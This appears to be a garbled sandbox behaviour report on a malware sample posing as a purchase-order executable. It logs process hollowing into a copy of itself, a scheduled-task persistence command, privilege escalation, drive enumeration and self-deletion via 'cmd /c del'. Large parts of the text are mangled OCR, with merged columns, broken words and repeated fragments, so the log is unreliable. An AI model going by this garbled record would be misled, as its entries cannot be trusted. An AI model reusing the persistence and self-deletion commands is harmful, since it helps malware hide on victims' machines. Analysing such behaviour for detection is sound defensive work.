Write File Path: %APPI Call System API Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API Path: %APPI Detection Path: %APPI Call System API Path: %APPI Detection Path: %API Name: Gilfo: Obtains Call System API Path: %are: Gilfo: Obtains Detection Path: %are: Gilfo: Obtains Call System API Path: %are: Gilfo: Obtains Detection Path: %are: Gilfo: Obtains Threat Chara Updates\lace Vall System API Path: %are: Gilfo: Obtains Call Process API Path: %are: Gilfo: Obtains Path: %are: Gilfo: Obtains Call Process API Path: %are: Gilfo: Obtains Path: %are	DATA%\Microsoft\Windows\Recent\CustomDestinations\SLP6NKV8VOT0QKGX08XV.temp Type: VSDT_COM_DOS	2872	2936
Call System API Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API Call Filesystem API Path: %APPI Call Filesystem API Call Filesystem API Detection Path: %APPI Call Filesystem API Detection Path: %APPI Call Filesystem API Call Filesystem API API Name: Filesistem API API Name: Filesistem API API Name: Gilesistem API API Name: Silesistem			
Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Return: 1 Delete File Path: %APPI Call Filesystem API API Name: Filesystem API Detection Threat Chara Process ID: 2 Info: Obtains Call Filesystem API API Name: Filesystem API API Name: Gilfo: Obtains Call System API API Name: Gilfo: Obtains Detection Threat Chara Process ID: 2 Image Path: Swindi Detection Threat Chara Updates\txeq Add File Path: %windi Detection Threat Chara Windir\%system Call System API API Name: Gilfo: Obtains Call Process API API Name: Gilfo: Obtains Detection Threat Chara New Norking Dir Detection Threat Chara New Norking Dir Detection Threat Chara Injecting Procingicted API: Target Proce Target Image Detection Threat Chara Injecting Procingicted API: Target Proce Target Image Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: Wid510) Return Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: Wid510) Return Detection Threat Chara	DATA%IMicrosoft(Windows)Recent(CustomDestinations)SLP6NKV8VOT0QKGX08XV.temp Type: VSDT_COM_DOS	2872	2936
Add File Path: %APPC Add File Path: %APPC Call Filesystem API API Name: D Return: 1 Delete File Path: %APPC Call Filesystem API API Name: Gill System API API Name: Sill System API API Name: Gill System API API Name: Gill System API API Name: Gill System API API Name: Sill System API Name: Sill Sy	athFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2872	2936
Add File Path: %APPI Call Filesystem API API Name: D Return: 1 Delete File Path: %APPI Call Filesystem API API Name: Gill System API API Name: Gill API Name: Gill API Name: Gill System API API Name: Gill System API API Name: Gill System API API Name: Gill Process API API Name: Gill Virtual Memory API API Name: Wildsfüll Name: Wildsfüll API Name: Stell Command Call Virtual Memory API API Name: Wildsfüll Nature Detection Threat Chara	DATA% Microsoft Windows Recent Custom Destinations \d93f411851d7c929.custom Destinations-ms-RF1c1c69.TMP Type: VSDT_EMPTY	2872	2936
Call Filesystem API Delete File Path: %APPI Call Filesystem API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Image Path: " Detection Threat Chara Updates\(\)\(\)\(\)\(\)\(\) Detection Threat Chara Weindir\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\	DATA%IMicrosoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP Type: VSDT_COM_DOS	2872	2936
Return: 1 Delete File Path: %APPI Call Filesystem API API Name: Filesystem API Detection Threat Chara Process ID: 2 Info: Obtains Call Filesystem API API Name: Filesystem API API Name: Filesystem API API Name: Gill System API API Name: Gill Process ID: 2 Image Path: "Windir Mickley! Detection Threat Chara Windir%ley! Call System API API Name: Sill API Name: Gill Process API API Name: Sill Image Path: Shell Comma Shell Com	DATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2872	2936
Delection Delection Detection Detection Call Filesystem API Call Filesystem API Call Filesystem API Call System API Detection Detection Call System API Detection Call System API Detection Call System API Detection Detection Detection Detection Detection Threat Chara Process ID: 2 Image Path: 1 Image Pat	DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP)	2872	2936
Call Filesystem API Detection Threat Chara Process ID: 2 Info: Obtains Call Filesystem API API Name: Filesystem API Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Call System API Detection Threat Chara Process ID: 2 Info: Obtains API Name: Gill System API Detection Threat Chara Process ID: 2 Image Path: "Windir Waysy Call System API Detection Threat Chara Updates\(\text{lxeq}\) Add File Path: %windir \(\text{windir}\) Detection Threat Chara \(\text{windir}\) Call System API API Name: Gill API Name: Gill API Name: Gill API Name: Gill Process ID: 2 Image Path: "Target Proce Target Image Path: "Target Proce Target Image Path: "Target Proce Target Image Path: "Shell Comma Shell Comma She			
Detection Call Filesystem API Call System API Call System API Detection Detection Detection Threat Chara Process ID: 2 Image Path: 1 Im	DATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP Type: VSDT_COM_DOS	2872	2936
Process ID: 2 Info: Obtains Call Filesystem API API Name: Fi Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Image Path: 1 Detection Threat Chara Updates\(\text{lkeq}\) Detection Threat Chara Updates\(\text{lkeq}\) Call System API API Name: G Windir\(\text{System}\) Call System API API Name: G WorkingDir Detection Threat Chara \(\text{WorkingDir}\) Detection Threat Chara Injecting Proce Injected API: Target Proce Target Image Detection Threat Chara Injecting Proce Target Image Detection Threat Chara Injecting Proce Target Image Detection Threat Chara Injecting Proce Target Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara Process ID: 2 Image Path: Shell Comma	indFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 6e3d0, 0, 0, 0) Return: 107c70	2872	2936
Call Filesystem API Call System API Call System API Detection Call System API Call System API Call System API Detection Call System API Detection Call System API Detection Detection Detection Threat Chara Process ID: 2 Image Path: 1 Image P	acteristic: Executes commands or uses API to obtain system information		
Call Flores API Call System API Call System API Detection Call System API Detection Call System API API Name: Grocess ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Image Path: 1 Detection Threat Chara Updates\lkeq Add File Path: %windir Detection Threat Chara (windir\lkeq) API Name: S Call System API API Name: Call Process API Detection Threat Chara (windir\lkeq) API Name: Call Process API Detection Threat Chara Injecting Process ID: 2 Image Path: 1 Target Proce Target Image Detection Detection Threat Chara Injected API: Target Proce Target Image Path: 1 Target Proces ID: 2 Image Path: 1 Threat Chara Injecting Process ID: 2 Image Path: 1 Threat Chara Injecting Process ID: 2 Image Path: 1 Shell Comma Call Virtual Memory API API Name: Wid5f0) Return Detection Threat Chara Process ID: 2 Image Path: 1 Shell Comma Call Virtual Memory API API Name: Wid5f0) Return Threat Chara	·		
Detection Detection Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Detection Detection Detection Detection Threat Chara Process ID: 2 Image Path: 1 Image Path: 1 Image Path: 3 Image Path: 3 Image Path: 3 Image Path: 3 Image Path: 4 Image Path: 5 Image Path	file or directory info from API result		
Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Detection Threat Chara Process ID: 2 Image Path: 1 Image Path: 1 Image Path: 3 Image Pat	indNextFileW Args: (107c70, 6e3d0) Return: 1	2872	2936
Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Image Path: 1 Image Path: 1 Image Path: 2 Image Path: 3 Im	SetVersionExA Args: (5f057c28) Return: 1	2872	2936
Linfo: Obtains Call System API Detection Threat Chara Process ID: 2 Image Path: 1 Detection Threat Chara Updates\lkeq Add File Path: %windir Detection Threat Chara (windir\lkeq) Call System API Call Process API API Name: S Call Process API Detection Threat Chara (windir\lkeq) Threat Chara (lijecting Procesting) Threat Chara (lijecting Procesting) Target Procesting Target Procesting Target Procesting Target Image Detection Threat Chara (lijecting Procesting) Threat Chara (lijecting Procesting) Target Procesting Target Image Detection Threat Chara (lijecting Procesting) Target Procesting Target Image Path: 1 Shell Comma Call Virtual Memory API API Name: Wid5f0) Return Detection Threat Chara	acteristic: Executes commands or uses API to obtain system information		
Call System API Detection Threat Chara Process ID: 2 Image Path: 1 Image Path: 2 Image Path: 2 Image Path: 3 Image Path: 3 Image Path: 3 Image Path: 4 Image Path: 5 Ima			
Detection Threat Chara Process ID: 2 Image Path: 1 Detection Threat Chara Updates\u00e4keel Add File Path: %windir Detection Threat Chara %windir\u00e9keel Threat Chara %windir\u00e9keel Threat Chara Windir\u00e9keel Threat Chara Injection Process API Detection Detection Detection Detection Detection Threat Chara Injecting Process Target Image Path: 1 Target Process ID: 2 Target Image Path: 1 Target Process ID: 2 Target Image Path: 1 Threat Chara Injecting Process ID: 2 Threat Chara Injecting Process ID: 2 Threat Chara Injecting Process ID: 2 Threat Chara Process ID: 2 T	system version from API result		
Process ID: 2 Image Path: 1 Detection Threat Chara Updates\lkeq Add File Path: %windir Detection Threat Chara %windir\lkets Call System API API Name: S Call Process API API Name: Or %workingbir Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	SetVersionExA Args: (2730420) Return: 1	2872	2936
Image Path: Detection Threat Chara Updates\txeq Add File Path: %windir Detection Threat Chara %windir\fix\txeq Threat Chara %windir\fix\txeq Threat Chara %windir\fix\txeq Threat Chara %windir\fix\txeq Threat Chara Hara Chara Injection Detection Threat Chara Injection Proc Injected API: Target Proce Target Image Threat Chara Injection Proc Injected API: Target Proce Target Image Threat Chara Injection Proc Injected API: Target Proce Target Image Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: Wid5f0) Return Detection Threat Chara Process ID: 2 Threat Chara Threat Chara	acteristic: Creates process in system directory		
Detection Threat Chara Updates\txeq Add File Path: \(\) \(\) \(\) \(%windir%\System32\schtasks.exe /Create /TN Updates\txeqnDhmFdUxs /XML %TEMP%\tmpA26A.tmp		
Add File Path: %windi Detection Threat Chara %windir%lsys Call System API API Name: S Call Process API API Name: C %WorkingDir Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Injecting Process Injected API: Target Process Target Image Detection Threat Chara Injecting Process Injected API: Target Process	acteristic: Adds scheduled task to automatically run at startup		
Add File Path: %windir Detection Threat Chara %windir%lsyt Call System API API Name: S Call Process API API Name: C WorkingDir Detection Threat Chara Injecting Proceing Injected API: Target Proceing Target Image Detection Threat Chara Injecting Proceing Injected API: Target Proceing Target Image Detection Threat Chara Injecting Proceing Injected API: Target	nDhmFdUxs /XML		
Detection Threat Chara %windir%lsyt Call System API API Name: S Call Process API Detection Threat Chara Injecting Process Injected API: Target Proces Target Image Detection Detection Detection Threat Chara Injecting Process Injected API: Target Process Injected API: Target Image Detection Threat Chara Injecting Process Injected API: Target Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	ir%\system32\Tasks\Updates\ixeqnDhmFdUxs Type: VSDT_UNKNOWN		2872
Swindir%lsystem API	acteristic: Adds scheduled task to automatically run at startup		
Call System API Call Process API API Name: C %WorkingDir Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Injecting Proc Injected API: Target Proce Injected API: Target Image Detection Threat Chara Injecting Proc Injected API: Target Proce Injected API: Target Proce Injected API: Target Proce Injected API: Target Proces ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	stem32\Tasks\UpdateslixeqnDhmFdUxs		
Call Process API API Name: C %WorkingDir Detection Threat Chara Injecting Proc Injected API: Target Proce Target Image Detection Threat Chara Injecting Proc Injected API: Target Image Plati: Target Proce Target Image Plati: Target Proces ID: 2 Image Plati: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	system.Reflection.Assembly::Load Args: (4D5A9000) Return: 0		2872
WworkingDir Detection	createProcessW Args: (%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe, , , , , CREATE_SUSPENDED, , , , Process:3024:		2872
Detection Detection Detection Threat Chara Injecting Proc Injected API: Target Image Threat Chara Injecting Proc Injected API: Target Proce Injected API: Target Proce Target Image Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	***REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		
Detection Detection Detection Threat Chara Injecting Proc Injected API: Target Image Threat Chara Injecting Proc Injected API: Target Proce Injected API: Target Proce Target Image Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	acteristic: Resides in memory to evade detection		
Detection Detection Threat Chara Injecting Proc Injected API: Target Proces Target Image Detection Detection Threat Chara Injecting Proces Injected API: Target Proces Injected API: Target Proces Injected API: Target Proces Injected Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	cess ID: 2872		
Detection Traget Image Target Image Threat Chara Injecting Proc Injected API: Target Proce Target Image Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API Detection Target Image API Name: W d5f0) Return Detection Threat Chara Process ID: 2 Image Path: Shell Comma Threat Chara Threat Chara Threat Chara	SetThreadContext		
Detection Threat Chara Injecting Prod Injected API: Target Proce Target Image Detection Threat Chara Proces ID: 2 Image Path: Shell Comma Call Virtual Memory API Detection API Name: W d5f0) Return Detection Threat Chara	ss ID: 3024 e Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe		
Detection Detection Call Virtual Memory API Detection Injected API: Target Image Process ID: 2 Image Path: Shell Comma API Name: W d5f0) Return Detection Threat Chara Process ID: 2 Image Path: Shell Comma Threat Chara Threat Chara	· · · · · ·		
Detection Detection Detection Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API Detection API Name: W d5f0) Return Detection Threat Chara	acteristic: Resides in memory to evade detection		
Detection Target Proce Target Image Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	cess ID: 28/2 WriteProcessMemory		
Detection Threat Chara Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	ess ID: 3024		
Process ID: 2 Image Path: Shell Comma Call Virtual Memory API API Name: W d5f0) Return Detection Threat Chara	Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe		
Image Path: Shell Comma	acteristic: Creates process		
Call Virtual Memory API API Name: W d5/0) Return Detection Threat Chara	2872 %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
d5f0) Return Detection Threat Chara			
d5f0) Return Detection Threat Chara	VriteProcessMemory Args: (Process Name: 3024: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 400000, MZER., 512, 28		2872
Inicatio - Dec	acteristic: Resides in memory to evade detection		
	cess ID: 2872		
Target Proce	es ID: 3024 Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
I arget Image Injected Cont	. dui. /// dialignii ///// EVIOLD ONDEN 000400410 DEGENDEN 2022.6X8		
	tent: MZER.		
Target Proce	tent: MZER. scteristic: Injects memory with dropped files cess ID: 2872		
Target Image File: MZER.	acteristic: Injects memory with dropped files cess ID: 2872 sss ID: 3024		
	acteristic: Injects memory with dropped files cess ID: 2872		2872
	acteristic: Injects memory with dropped files cess ID: 2872 sss ID: 3024 Path: %WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe		2012
.i v, 1040c	acteristic: Injects memory with dropped files cess ID: 2872 sss ID: 3024		

Transport Professional Content Professi				
	Detection	·		
Author A				
Build	Call Virtual Memory API			2872
March Marc	Potagtion			
	Detection			
All Book Millar				
All Book Millar	Call Thread API			2872
Amount				
Part				
Processor 1982 19				2012
Table Tabl	Beledion			
Press A D. 1986 Press A D.	Datastica			
April Apri	Detection	·		
Process Proc		Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
PROCESS DE 2859 1985 198	Call System API	API Name: AdjustTokenPrivileges Args: (35c, 0, , 0, , 6e0c4) Return: 1	2872	2936
Mile Coloris against 20	Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
Column				
Process Proc	Call Systeminfo API		2872	2936
Process 0.2.986 Process 0.			20.2	2000
Amale	20.001011			
An State		Info: enum processes		
Col. Spream AFT	Call System API	API Name: CryptExportKey Args: (107ff0, 0, 6, 0, 0, 6e5e0) Return: 1	2872	2936
Calif System API	Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Deliny Bank Am Am Neuro	Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Del System API	Call System API	API Name: GetDriveTypeW Args: (D:\\) Return: 5	2872	2936
Col System API	Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2	2872	2936
Del System API	Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Data System APP	Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2	2872	2936
Dail System API	Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Dail System API	Call System API	API Name: GetDriveTypeW Args: (F:\() Return: 2	2872	2936
Del System API	Call System API	API Name: GetDriveTypeW Args: (F:\() Return: 2	2872	2936
Deal System API	Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
API Name GuthwaTypeW Age (D.) Return 5 2976 2936 2936 2045 2946 2	Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API				
Call System API	· ·			
Del System API				
Call System API				
Call Fisesystem API API Name: GetDhine*TypeW Agis. (Fit) Return: 2 2972 2936 Call Fisesystem API API Name: DeleteFisitW Agis. (Swindris/Microsofth/EPI Firemenor/tw2.0.5072/hordrigsecurry.ordigo.ch.2936.1842399) Return: 0 2972 2936 Call Fisesystem API API Name: DeleteFisitW Agis. (Swindris/Microsofth/EPI Return) Confight Co.50727.3724securly.ordigo.ch.2936.1842399) Return: 0 2972 2938 Call Fisesystem API API Name: DeleteFisitW Agis. (Swindris/Microsofth/ELR Security Confight/Co.50727.3724securly.ordigo.ch.2936.1842399) Return: 0 2972 2938 Call Fisesystem API API Name: DeleteFisitW Agis. (Swindris/Microsofth/ELR Security Confight/Co.50727.3724securly.ordigo.ch.2936.1842399) Return: 0 3024 3044 Call Tread API API Name: Swindris/Microsofth/Elr Agis. (sp.) pdf/3064 Pleturn: 1 3024 3044 Call Fiseystem API API Name: Consider Forcess 3076, Pleturn: 7 3024 3044 Call Fiseystem API API Name: Consider Forcess 3076, Pleturn: 7 3024 3044 Call Fiseystem API API Name: Consider Forcess 3076, Pleturn: 7 3024 3044 Call Fiseystem API API Name: Consider Forcess 3076, Pleturn: 7 3024 3044 Call Fiseystem API API Name: Consider Forcess 3076,				
Call Fleesystem API API Name: Detective Name: (www.ndm/shikorosoft.NET/Framework.N2.0.50727.com/ighecurity.com/ig.cch.2395.1842359) Return: 0 2872 2336 Call Fleesystem API API Name: Detective Name: (www.ndm/shikorosoft.NET/Framework.N2.0.50727.com/igherterprisease.com/ig.cch.2395.1842359) Return: 0 2872 2336 Call Fleesystem API API Name: Detective Name: (ww.ndm/shikorosoft.NET. Security Config.v2.0.50727.312security.com/ig.cch.2395.1842359) Return: 0 2872 2336 Detection Thread: Characteristic: Creates process in system directory 3044 3044 3044 Call Track API API Name: viorbann-Sanderwir Agri; (v).polgo/igh.904049 Return: 1 3024 3044 3044 Call Process API API Name: viorbann-Sanderwir Agri; (v).polgo/igh.904049 Return: 1 3024 3044 3044 Call Process API API Name: viorbann-Sanderwir Agri; (v).polgo/igh.904049 Return: 1 3024 3044 3044 Call Process API API Name: beeterbind Agri; (www.ndm/shippin/sh				
Call Fiesystem API		** ***		
Call Fleeystem API API Name: Detection Process ID: 084 Innea Detection Process ID: 086 Innape Path: %windrikSystem32xystey.ee 2829 2826				
Detection Threat Characteristic: Ceates process in system directory Process ID-3064 Image Path; Swindirs/System32-systray.oxo 3024 306				
Process ID 3064 Image Path %winder%iSystem32isystray.exe Call Thread API Ame: KiNesumerThread Args: (Process 3096,) Return: ? Call System API API Name: CharlesProcess Wargs: (Wendin%System32cmd exe, /c del "WorkingDir%REVISED ORDER 088490470 DECEMBER 2022.exe",			2872	2936
Image Path: %windir%System32isystray.exe Call Thread API A API Name: (Process 2006), Platum: ? Call System API API Name: (Process 2006), Platum: ? Call System API API Name: (Process 2006), point) (Process 10), point) (Process 2006), point) (Process	Detection			
Call System API API Name: evichann. SendEvent Args: (e), pid(3068], pid(3064) Return: 1 API Name: CreateProcess Wargs: (%windir%)System32cmd.exe, /c del "%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe",				
API Name: CreateProcessW Args: (%windir%iSystem32cmd exe, /c del *WworkingDir%iREVISED ORDER 088490470 DECEMBER 2022 exe*	Call Thread API	API Name: NtResumeThread Args: (Process:3096,) Return: ?	3024	3064
Detection Threat Characteristic: Detectes file to compromise the system or to remove traces of the infection Threat Characteristic: Detectes file to compromise the system or to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes self to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes self to remove traces of the infection Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes self to remove traces of the infection Type: VSDT_EXE_MSIL Deletedion Threat Characteristic: Deletes self to remove traces of the infection Type: VSDT_EXE_MSIL Deletedion Threat Characteristic: Deletes self to remove traces of the infection Type: VSDT_EXE_MSIL Deletedion Threat Characteristic: Secules commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: Find/Firs/FilesEx/M Args: (2895/8, 240674) Return: 0 Call System API API Name: AdjustToken/Privileges Args: (5c4, 0, 20ef804, 20ef828) Return: 1 Detection Threat Characteristic: Exculates process privileges to gain a higher level of access Process ID: 10524 Info: Obtains system level privileges Threat Characteristic: Exculates process privileges to gain a higher level of access Process ID: 10524 Info: Obtains system level privileges	Call System API	API Name: evtchann.SendEvent Args: (e), pid[3096], ppid[3064) Return: 1	3024	3064
Detection Threat Characteristic: Creates command line process Process Dr. 3096 Image Path: WwindfiwSiSystem32icmd.exe /c del "WworkingDiri/NREVISED ORDER 068490470 DECEMBER 2022.exe") Return: 1 3064 3096 3096 3096 3096 3096 3096 3096 3096	Call Process API		3024	3064
Process ID: 3096 Image Path: %windin%iSystem32icmd.exe /c del %WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1 3064 3096 Delete File Path: %windin%iSystem32icmd.exe /c del %WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1 3064 3096 Delete File Path: %WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL 3064 3096 DeleteCtion Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3096 File: %WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL 3064 3096 Delection Threat Characteristic: Deletes self to remove traces of the infection %WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL 3064 3096 Call Filesystem API API API Amer: FindFirstFilestW Args: (%WorkingDin%iREVISED ORDER 068490470 DECEMBER 2022.exe API 0.00240074, 0.0000000, 2) Return: 00299578 3064 3096 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2986/8, 240c74) Return: 0 Call System API API Name: AdjustTokenPrivileges Args: (564, 0, .20ef804, .20ef828) Return: 1 Threat Characteristic: Executes compands or uses API to dotain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: AdjustTokenPrivileges Args: (564, 0, .20ef804, .20ef828) Return: 1 Threat Characteristic: Executes compands or uses API to apic and higher level of access Process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Call Filesystem API API Name: DeleteFileW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1 3064 3096 Delete File Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1 3064 3096 Delete File Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL 3064 3096 Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL \$\text{Characteristic: Deletes self to remove traces of the infection Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe \$\text{Characteristic: Deletes self to remove traces of the infection Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe \$\text{300}\$ \$\text{300}\$ Call Filesystem API API Name: FindFiresFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 0,00240C74, 0,00000000, 2) Return: 002985F8 3064 3096 Call Filesystem API API Name: FindFiresFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 0,00240C74, 0,0000000, 2) Return: 002985F8 3064 3096 Call Filesystem API API Name: FindFiresFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 0,00240C74, 0,0000000, 2) Return: 002985F8 3064 3096 Call Filesystem API A	Detection			
Call Filesystem API API Name: DeleteFileW Args: (%WorkingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe Type: VSDT_EXE_MSIL 3064 3096 Delete File Path: %WorkingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe Type: VSDT_EXE_MSIL 3064 3096 Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3096 File: %WorkingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe Type: VSDT_EXE_MSIL **** Detection Threat Characteristic: Deletes self to remove traces of the infection %workingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe Type: VSDT_EXE_MSIL 3064 3096 Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe Type: VSDT_EXE_MSIL 3064 3096 Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%NEVISED ORDER 068490470 DECEMBER 2022 exe, 0, 00240C74, 0, 00000000, 2) Return: 0.298578 3064 3096 Call Filesystem API API Name: FindNextFileW Args: (2985fit, 240674) Return: 0 3096 3096 Call System API API Name: FindNextFileW Args: (2985fit, 240674) Return: 0 3096 3096 Call System API API Name: Angletistic: Escalates process privileges to gain a higher level of access Process iD: 1624 Info: Obtains system level privileges 3096 3096				
Delete File Path: %WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL 3096 Detection Process ID: 3096 File: %WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL Process ID: 3096 File: %WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL Process ID: 3096 File: %WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL Process ID: 3096 Detection April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 April Name: FindFirstFileExW Args: (%WorkingDir%NFEVISED ORDER 068490470 DECEMBER 2022.exe Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1024 April Name: 